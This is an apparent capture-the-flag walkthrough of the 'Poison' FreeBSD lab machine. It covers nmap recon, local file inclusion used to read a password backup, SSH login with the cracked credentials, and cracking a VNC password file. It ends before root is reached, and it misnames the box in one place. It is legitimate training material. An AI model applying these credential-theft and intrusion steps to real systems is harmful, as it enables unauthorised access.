
CTF Walkthrough: Poison

Introduction

Specifications	Weakness	Contents
• Target OS: FreeBSD • Services: SSH; HTTP; • IP address: 10.10.10.84 • Difficulty: Medium	• LFI • Too verbose answers (HTTP) • VncViewer	• Getting user • Getting root



The following writeup shows the process I used to capture the user and root flags **on stratosphere** machine at **@ 10.10.10.84**


This document contains my field notes I took when I was working through the box.

My way of thinking

The first step consists of the reconnaissance phase as ports scanning, banner grabbing, misconfigurations and so on. The second one to find the weakness, then, the attack itself, finally the privileges escalation called "post exploitation phase".

Ports scanning: Recon

During this steep we are going to identify the target to see what we have behind the IP address.



```
root@kali:/home/drx# nmap -sS -sV -O 10.10.10.84
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-02 15:56 CEST
Nmap scan report for 10.10.10.84
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=7/2%OT=22%CT=1%CU=33853%PV=Y%DS=2%DC=I%G=Y%TM=5B3A2F24
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=107%TI=Z%CI=Z%II=RI%TS=21)OP
OS:S(O1=M54DNW6ST11%O2=M54DNW6ST11%O3=M280NW6NNT11%O4=M54DNW6ST11%O5=M218NW
OS:6ST11%O6=M109ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)EC
OS:N(R=Y%DF=Y%T=40%W=FFFF%O=M54DNW6SLL%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=FFFF%S=O%A=S+%F=AS%O=M109NW6ST11%RD
OS:=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=38%UN=0%R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.80 seconds
```


The nmap output

BTW, the results are above:

Explanations

- The remote system is **a FreeBSD**
- On the system we have a webserver on **port 80 – Apache Httpd-2.4.29**
- A remote access SSH: **OpenSSH 7.2** on **port 22**


Enumeration



In this step, we are going to go more deeply on our findings above.

Step 1. The SSH Service: Port 22

The result of our SSH's test.



The SSH output


We can confirm that the SSH service is working.

Step 2 The web service

A. The check in our Browser: HTTP port 80

The browser's answer

The result shows us the webpage Poison We can also say that it's a basic page to test PHP files.



Further enumeration

During this step, we are going to analyze more in deep the website. We are surly find the weakness during the process.

At first, we would like to see the structure of the website, then, the different requests.

1. The website on port 80

a) The structure (The tree)

At first, let's check the structure of the web site. To do that, we used Dirbuster. The result is presented below:


Directory Stucture	Response Code	Response Size
/	200	486
index.php	200	488
info.php	200	346
browse.php	200	512
phpinfo.php	200	194
ini.php	200	194

The Tree

We can see that we have one function called **"Browse.php"** which is the heart for the function of the website. It allows to take a PHP file and test it. Let's see what could we do next.

b) Test the browse function

Let's see if we can browse an empty request. To do that, we just used our browser:




The robots file

We can see that during this test, we have some programming errors. It's normal but it told us that a **potentially weakness calls LFI**. Let's continue....

c) Test the info page

Let's browse this page discovered during the last steps. According to the name, maybe it will gonna tell us some more info.



The test info

The result gave us the OS of the remote target. Nothing very interesting for us.

d) Test the init page

Let's now test the main page.

The init page

As we can see, we can see all functions used in the website with their parameters. That's huge info for us. We can deduce the mechanism behind the hood.

e) Test listfiles.php


Let’s test the function which call all its little brothers.

Monitoring link

As we can see, we have the tree of the all functions used with their arrays. The most important thing is the file we found called: “ **pwdbackup.txt”.** So, the next step is to see more in deep the text file.

2. Test of the text file

Let’s see what **the txt file** is. Just browse the file with the browse function. Let’s go like that:



The encoded password

As we can see in the capture, that we have the **password of the user of the box**. This password is encoded 13 times in base64.... We are going next to decode it.

The Weakness: Breach detected

In this part, we are going to talk about the weakness to find the user of the box.

That's the entry point of the intrusion

LFI: Local File Inclusion

For more details about it, I invite you to read these articles at the addresses:

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion


https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601

https://highon.coffee/blog/lfi-cheat-sheet/

The cheek in

To check that, we are going to use **fimap** which is available in KALI. So, let's roll ;)

Please let's found the following test:




The LFI test

Now let's use our browser to test our founding

The LFI exploit

As we can see on the capture, we found the username of the box. **It's Charix**. So, the next step is to crack the password we found to be connected in SSH ;)


Exploitation: Houston, We Have a Shell



With all information we've got, we can make our intrusion on the remote system. We **are going crack the password** before **get in** with it ;)

Cracking the password

In order to crack it we did it on the specialize website.



The cracked password

Intrusion by SSH

So before to get in, let's resume what we have.

User: Charix

Password: Charix!2#4%6&8(0

Ssh: port 22

Let's connect to the remote machine to get in. Please find the capture bellow:

```
drx@kali:~/Bureau$ ssh -l charix 10.10.10.84
The authenticity of host '10.10.10.84 (10.10.10.84)' can't be established.
ECDSA key fingerprint is SHA256:rhYtpHzkd9nBmOtN7+ft0JiVAu8qnywLb48Glz4jZ8c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.84' (ECDSA) to the list of known hosts.

Password for charix@Poison:
Last login: Mon Jul  2 17:33:52 2018 from 10.10.10.84
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
If you `set watch = (0 any any)' in tcsh, you will be notified when
someone logs in or out of your system.
charix@Poison:~ %
```

We are in !

```
charix@Poison:~ % id
uid=1001(charix) gid=1001(charix) groups=1001(charix)
charix@Poison:~ %
```

Post exploitation : ID user

Privilege Escalation

Once in we had to find some flags. The first one was the user flag, and the second one, the root flag of the machine.

- The user flag was easy because we found the user directory and the text file were in it.

- The root flag is more complex! One indication was given ;)

Catch the user flag

Always know where you are and where you want to go!!

Ok, so we just wanna browse the user **(charix)** directory to catch his flag.

```
charix@Poison:~ % ls
linuxprivchecker.py      output.txt               secret.zip
ok                       secret                   user.txt
charix@Poison:~ % cat user.txt
eaacdfb2d141b72a589233063604209c
charix@Poison:~ %
```

The user flag

HouRRRRRRa

Catch the root flag

In this last part we gonna see how to get root. Let's talk about this topic.

The first thing we can do is to see a file in the home user called "**secret**". Then, download it in our local machine to crack it ;)

The tool used is **vncpwd** coded in C. Please find below the link of the tool:

https://github.com/jeroennijhof/vncpwd

Cracking stuff

Let's crack the password of the file. Before it, we compiled it with **GCC**

Let's crack it ;)

```
root@kali:/home/drx/Bureau/vncpwd# gcc -o vncpwd vncpwd.c d3des.c
root@kali:/home/drx/Bureau/vncpwd# ls
d3des.c  d3des.h  LICENSE  Makefile  README  vncpwd  vncpwd.c
root@kali:/home/drx/Bureau/vncpwd# ./vncpwd
Usage: vncpwd <password file>
root@kali:/home/drx/Bureau/vncpwd# ./vncpwd /home/drx/Bureau/secret
Password: VNCP@$$!
```


Vncpwd

Ok, we have now the password of VNC remote controller. So, let's search the process!!

Road of the root

Let's continue our trip to the root. According to the previous step, let's search VNC **processes**.

